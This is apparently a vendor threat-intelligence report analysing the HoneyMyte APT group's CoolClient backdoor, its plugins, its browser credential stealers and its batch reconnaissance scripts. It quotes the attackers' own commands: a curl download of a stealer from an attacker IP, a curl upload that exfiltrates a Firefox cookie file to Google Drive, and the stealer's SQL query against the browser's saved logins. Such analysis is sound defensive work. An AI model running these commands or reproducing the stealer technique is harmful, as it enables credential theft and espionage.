Reading view

HoneyMyte updates CoolClient and deploys multiple stealers in recent campaigns

Over the past few years, we’ve been observing and monitoring the espionage activities of HoneyMyte (aka Mustang Panda or Bronze President) within Asia and Europe, with the Southeast Asia region being the most affected. The primary targets of most of the group’s campaigns were government entities.

As an APT group, HoneyMyte uses a variety of sophisticated tools to achieve its goals. These tools include ToneShell, PlugX, Qreverse and CoolClient backdoors, Tonedisk and SnakeDisk USB worms, among others. In 2025, we observed HoneyMyte updating its toolset by enhancing the CoolClient backdoor with new features, deploying several variants of a browser login data stealer, and using multiple scripts designed for data theft and reconnaissance.

Additional information about this threat, including indicators of compromise, is available to customers of the Kaspersky Intelligence Reporting Service. If you are interested, please contact intelreports@kaspersky.com.

CoolClient backdoor

An early version of the CoolClient backdoor was first discovered by Sophos in 2022, and TrendMicro later documented an updated version in 2023. Fast forward to our recent investigations, we found that CoolClient has evolved quite a bit, and the developers have added several new features to the backdoor. This updated version has been observed in multiple campaigns across Myanmar, Mongolia, Malaysia and Russia where it was often deployed as a secondary backdoor in addition to PlugX and LuminousMoth infections.

In our observations, CoolClient was typically delivered alongside encrypted loader files containing encrypted configuration data, shellcode, and in-memory next-stage DLL modules. These modules relied on DLL sideloading as their primary execution method, which required a legitimate signed executable to load a malicious DLL. Between 2021 and 2025, the threat actor abused signed binaries from various software products, including BitDefender, VLC Media Player, Ulead PhotoImpact, and several Sangfor solutions.

Variants of CoolClient abusing different software for DLL sideloading (2021–2025)

Variants of CoolClient abusing different software for DLL sideloading (2021–2025)

The latest CoolClient version analyzed in this article abuses legitimate software developed by Sangfor. Below, you can find an overview of how it operates. It is worth noting that its behavior remains consistent across all variants, except for differences in the final-stage features.

Overview of CoolClient execution flow

Overview of CoolClient execution flow

However, it is worth noting that in another recent campaign involving this malware in Pakistan and Myanmar, we observed that HoneyMyte has introduced a newer variant of CoolClient that drops and executes a previously unseen rootkit. A separate report will be published in the future that covers the technical analysis and findings related to this CoolClient variant and the associated rootkit.

CoolClient functionalities

In terms of functionality, CoolClient collects detailed system and user information. This includes the computer name, operating system version, total physical memory (RAM), network details (MAC and IP addresses), logged-in user information, and descriptions and versions of loaded driver modules. Furthermore, both old and new variants of CoolClient support file upload to the C2, file deletion, keylogging, TCP tunneling, reverse proxy listening, and plugin staging/execution for running additional in-memory modules. These features are still present in the latest versions, alongside newly added functionalities.

In this latest variant, CoolClient relies on several important files to function properly:

Filename Description
Sang.exe Legitimate Sangfor application abused for DLL sideloading.
libngs.dll Malicious DLL used to decrypt loader.dat and execute shellcode.
loader.dat Encrypted file containing shellcode and a second-stage DLL. Parameter checker and process injection activity reside here.
time.dat Encrypted configuration file.
main.dat Encrypted file containing shellcode and a third-stage DLL. The core functionality resides here.

Parameter modes in second-stage DLL

CoolClient typically requires three parameters to function properly. These parameters determine which actions the malware is supposed to perform. The following parameters are supported.

Parameter Actions
No parameter ·        CoolClient will launch a new process of itself with the install parameter. For example: Sang.exe install.
install
  • CoolClient decrypts time.dat.
  • Adds new key to the Run registry for persistence mechanism.
  • Creates a process named write.exe.
  • Decrypts and injects loader.dat into a newly created write.exe process.
  • Checks for service control manager (SCM) access.
  • Checks for multiple AV processes such as 360sd.exe, zhudongfangyu.exe and 360desktopservice64.exe.
  • Installs a service named media_updaten and starts it.
  • If the current user is in the Administrator group, creates a new process of itself with the passuac parameter to bypass UAC.
work
  • Creates a process named write.exe.
  • Decrypts and injects loader.dat into a newly spawned write.exe process.
passuac
  • Bypasses UAC and performs privilege elevation.
  • Checks if the machine runs Windows 10 or a later version.
  • Impersonates svchost.exe process by spoofing PEB information.
  • Creates a scheduled task named ComboxResetTask for persistence. The task executes the malware with the work parameter.
  • Elevates privileges to admin by duplicating an access token from an existing elevated process.

Final stage DLL

The write.exe process decrypts and launches the main.dat file, which contains the third (final) stage DLL. CoolClient’s core features are implemented in this DLL. When launched, it first checks whether the keylogger, clipboard stealer, and HTTP proxy credential sniffer are enabled. If they are, CoolClient creates a new thread for each specific functionality. It is worth noting that the clipboard stealer and HTTP proxy credential sniffer are new features that weren’t present in older versions.

Clipboard and active windows monitor

A new feature introduced in CoolClient is clipboard monitoring, which leverages functions that are typically abused by clipboard stealers, such as GetClipboardData and GetWindowTextW, to capture clipboard information.

CoolClient also retrieves the window title, process ID and current timestamp of the user’s active window using the GetWindowTextW API. This information enables the attackers to monitor user behavior, identify which applications are in use, and determine the context of data copied at a given moment.

The clipboard contents and active window information are encrypted using a simple XOR operation with the byte key 0xAC, and then written to a file located at C:\ProgramData\AppxProvisioning.xml.

HTTP proxy credential sniffer

Another notable new functionality is CoolClient’s ability to extract HTTP proxy credentials from the host’s HTTP traffic packets. To do so, the malware creates dedicated threads to intercept and parse raw network traffic on each local IP address. Once it is able to intercept and parse the traffic, CoolClient starts extracting proxy authentication credentials from HTTP traffic intercepted by the malware’s packet sniffer.

The function operates by analyzing the raw TCP payload to locate the Proxy-Connection header and ensure the packet is relevant. It then looks for the Proxy-Authorization: Basic header, extracts and decodes the Base64-encoded credential and saves it in memory to be sent later to the C2.

Function used to find and extract Base64-encoded credentials from HTTP proxy-authorization headers

Function used to find and extract Base64-encoded credentials from HTTP proxy-authorization headers

C2 command handler

The latest CoolClient variant uses TCP as the main C2 communication protocol by default, but it also has the option to use UDP, similar to the previous variant. Each incoming payload begins with a four-byte magic value to identify the command family. However, if the command is related to downloading and running a plugin, this value is absent. If the client receives a packet without a recognized magic value, it switches to plugin mode (mechanism used to receive and execute plugin modules in memory) for command processing.

Magic value Command category
CC BB AA FF Beaconing, status update, configuration.
CD BB AA FF Operational commands such as tunnelling, keylogging and file operations.
No magic value Receive and execute plugin module in memory.

0xFFAABBCC – Beacon and configuration commands

Below is the command menu to manage client status and beaconing:

Command ID Action
0x0 Send beacon connection
0x1 Update beacon timestamp
0x2 Enumerate active user sessions
0x3 Handle incoming C2 command

0xFFAABBCD – Operational commands

This command group implements functionalities such as data theft, proxy setup, and file manipulation. The following is a breakdown of known subcommands:

Command ID Action
0x0 Set up reverse tunnel connection
0x1 Send data through tunnel
0x2 Close tunnel connection
0x3 Set up reverse proxy
0x4 Shut down a specific socket
0x6 List files in a directory
0x7 Delete file
0x8 Set up keylogger
0x9 Terminate keylogger thread
0xA Get clipboard data
0xB Install clipboard and active windows monitor
0xC Turn off clipboard and active windows monitor
0xD Read and send file
0xE Delete file

CoolClient plugins

CoolClient supports multiple plugins, each dedicated to a specific functionality. Our recent findings indicate that the HoneyMyte group actively used CoolClient in campaigns targeting Mongolia, where the attackers pushed and executed a plugin named FileMgrS.dll through the C2 channel for file management operations.

Further sample hunting in our telemetry revealed two additional plugins: one providing remote shell capability (RemoteShellS.dll), and another focused on service management (ServiceMgrS.dll).

ServiceMgrS.dll – Service management plugin

This plugin is used to manage services on the victim host. It can enumerate all services, create new services, and even delete existing ones. The following table lists the command IDs and their respective actions.

Command ID Action
0x0 Enumerate services
0x1 / 0x4 Start or resume service
0x2 Stop service
0x3 Pause service
0x5 Create service
0x6 Delete service
0x7 Set service to start automatically at boot
0x8 Set service to be launched manually
0x9 Set service to disabled

FileMgrS.dll – File management plugin

A few basic file operations are already supported in the operational commands of the main CoolClient implant, such as listing directory contents and deleting files. However, the dedicated file management plugin provides a full set of file management capabilities.

Command ID Action
0x0 List drives and network resources
0x1 List files in folder
0x2 Delete file or folder
0x3 Create new folder
0x4 Move file
0x5 Read file
0x6 Write data to file
0x7 Compress file or folder into ZIP archive
0x8 Execute file
0x9 Download and execute file using certutil
0xA Search for file
0xB Send search result
0xC Map network drive
0xD Set chunk size for file transfers
0xF Bulk copy or move
0x10 Get file metadata
0x11 Set file metadata

RemoteShellS.dll – Remote shell plugin

Based on our analysis of the main implant, the C2 command handler did not implement remote shell functionality. Instead, CoolClient relied on a dedicated plugin to enable this capability. This plugin spawns a hidden cmd.exe process, redirecting standard input and output through pipes, which allows the attacker to send commands into the process and capture the resulting output. This output is then forwarded back to the C2 server for remote interaction.

CoolClient plugin that spawns cmd.exe with redirected I/O and forwards command output to C2

CoolClient plugin that spawns cmd.exe with redirected I/O and forwards command output to C2

Browser login data stealer

While investigating suspicious ToneShell backdoor traffic originating from a host in Thailand, we discovered that the HoneyMyte threat actor had downloaded and executed a malware sample intended to extract saved login credentials from the Chrome browser as part of their post-exploitation activities. We will refer to this sample as Variant A. On the same day, the actor executed a separate malware sample (Variant B) targeting credentials stored in the Microsoft Edge browser. Both samples can be considered part of the same malware family.

During a separate threat hunting operation focused on HoneyMyte’s QReverse backdoor, we retrieved another variant of a Chrome credential parser (Variant C) that exhibited significant code similarities to the sample used in the aforementioned ToneShell campaign.

The malware was observed in countries such as Myanmar, Malaysia, and Thailand, with a particular focus on the government sector.

The following table shows the variants of this browser credential stealer employed by HoneyMyte.

Variant Targeted browser(s) Execution method MD5 hash
A Chrome Direct execution (PE32) 1A5A9C013CE1B65ABC75D809A25D36A7
B Edge Direct execution (PE32) E1B7EF0F3AC0A0A64F86E220F362B149
C Chromium-based browsers DLL side-loading DA6F89F15094FD3F74BA186954BE6B05

These stealers may be part of a new malware toolset used by HoneyMyte during post-exploitation activities.

Initial infection

As part of post-exploitation activity involving the ToneShell backdoor, the threat actor initially executed the Variant A stealer, which targeted Chrome credentials. However, we were unable to determine the exact delivery mechanism used to deploy it.

A few minutes later, the threat actor executed a command to download and run the Variant B stealer from a remote server. This variant specifically targeted Microsoft Edge credentials.

curl  hxxp://45.144.165[.]65/BUIEFuiHFUEIuioKLWENFUoi878UIESf/MUEWGHui897hjkhsjdkHfjegfdh/67jksaebyut8seuhfjgfdgdfhet4SEDGF/Tools/getlogindataedge.exe -o "C:\users\[username]\libraries\getloginedge.exe"

Within the same hour that Variant B was downloaded and executed, we observed the threat actor issue another command to exfiltrate the Firefox browser cookie file (cookies.sqlite) to Google Drive using a curl command.

curl  -X POST -L -H "Authorization: Bearer ya29.a0Ad52N3-ZUcb-ixQT_Ts1MwvXsO9JwEYRujRROo-vwqmSW006YxrlFSRjTuUuAK-u8UiaQt7v0gQbjktpFZMp65hd2KBwnY2YdTXYAKhktWi-v1LIaEFYzImoO7p8Jp01t29_3JxJukd6IdpTLPdXrKINmnI9ZgqPTWicWN4aCgYKAQ4SARASFQHGX2MioNQPPZN8EkdbZNROAlzXeQ0174"  -F "metadata={name :'8059cookies.sqlite'};type=application/json;charset=UTF-8" -F "file=@"$appdata\Mozilla\Firefox\Profiles\i6bv8i9n.default-release\cookies.sqlite";type=application/zip" -k "https://www.googleapis.com/upload/drive/v3/files?uploadType=multipart"

Variant C analysis

Unlike Variants A and B, which use hardcoded file paths, the Variant C stealer accepts two runtime arguments: file paths to the browser’s Login Data and Local State files. This provides greater flexibility and enables the stealer to target any Chromium-based browser such as Chrome, Edge, Brave, or Opera, regardless of the user profile or installation path. An example command used to execute Variant C is as follows:

Jarte.exe "C:\Users\[username]\AppData\Local\Google\Chrome\User Data\Default\Login Data" "C:\Users\[username]\AppData\Local\Google\Chrome\User Data\Local State"

In this context, the Login Data file is an SQLite database that stores saved website login credentials, including usernames and AES-encrypted passwords. The Local State file is a JSON-formatted configuration file containing browser metadata, with the most important value being encrypted_key, a Base64-encoded AES key. It is required to decrypt the passwords stored in the Login Data database and is also encrypted.

When executed, the malware copies the Login Data file to the user’s temporary directory as chromeTmp.

Function that copies Chrome browser login data into a temporary file (chromeTmp) for exfiltration

Function that copies Chrome browser login data into a temporary file (chromeTmp) for exfiltration

To retrieve saved credentials, the malware executes the following SQL query on the copied database:

SELECT origin_url, username_value, password_value FROM logins

This query returns the login URL, stored username, and encrypted password for each saved entry.

Next, the malware reads the Local State file to extract the browser’s encrypted master key. This key is protected using the Windows Data Protection API (DPAPI), ensuring that the encrypted data can only be decrypted by the same Windows user account that created it. The malware then uses the CryptUnprotectData API to decrypt this key, enabling it to access and decrypt password entries from the Login Data SQLite database.

With the decrypted AES key in memory, the malware proceeds to decrypt each saved password and reconstructs complete login records.

Finally, it saves the results to the text file C:\Users\Public\Libraries\License.txt.

Login data stealer’s attribution

Our investigation indicated that the malware was consistently used in the ToneShell backdoor campaign, which was attributed to the HoneyMyte APT group.
Another factor supporting our attribution is that the browser credential stealer appeared to be linked to the LuminousMoth APT group, which has previously been connected to HoneyMyte. Our analysis of LuminousMoth’s cookie stealer revealed several code-level similarities with HoneyMyte’s credential stealer. For example, both malware families used the same method to copy targeted files, such as Login Data and Cookies, into a temporary folder named ChromeTmp, indicating possible tool reuse or a shared codebase.

Code similarity between HoneyMyte's saved login data stealer and LuminousMoth's cookie stealer

Code similarity between HoneyMyte’s saved login data stealer and LuminousMoth’s cookie stealer

Both stealers followed the same steps: they checked if the original Login Data file existed, located the temporary folder, and copied the browser data into a file with the same name.

Based on these findings, we assess with high confidence that HoneyMyte is behind this browser credential stealer, which also has a strong connection to the LuminousMoth APT group.

Document theft and system information reconnaissance scripts

In several espionage campaigns, HoneyMyte used a number of scripts to gather system information, conduct document theft activities and steal browser login data. One of these scripts is a batch file named 1.bat.

1.bat – System enumeration and data exfiltration batch script

The script starts by downloading curl.exe and rar.exe into the public folder. These are the tools used for file transfer and compression.

Batch script that downloads curl.exe and rar.exe from HoneyMyte infrastructure and executes them for file transfer and compression

Batch script that downloads curl.exe and rar.exe from HoneyMyte infrastructure and executes them for file transfer and compression

It then collects network details and downloads and runs the nbtscan tool for internal network scanning.
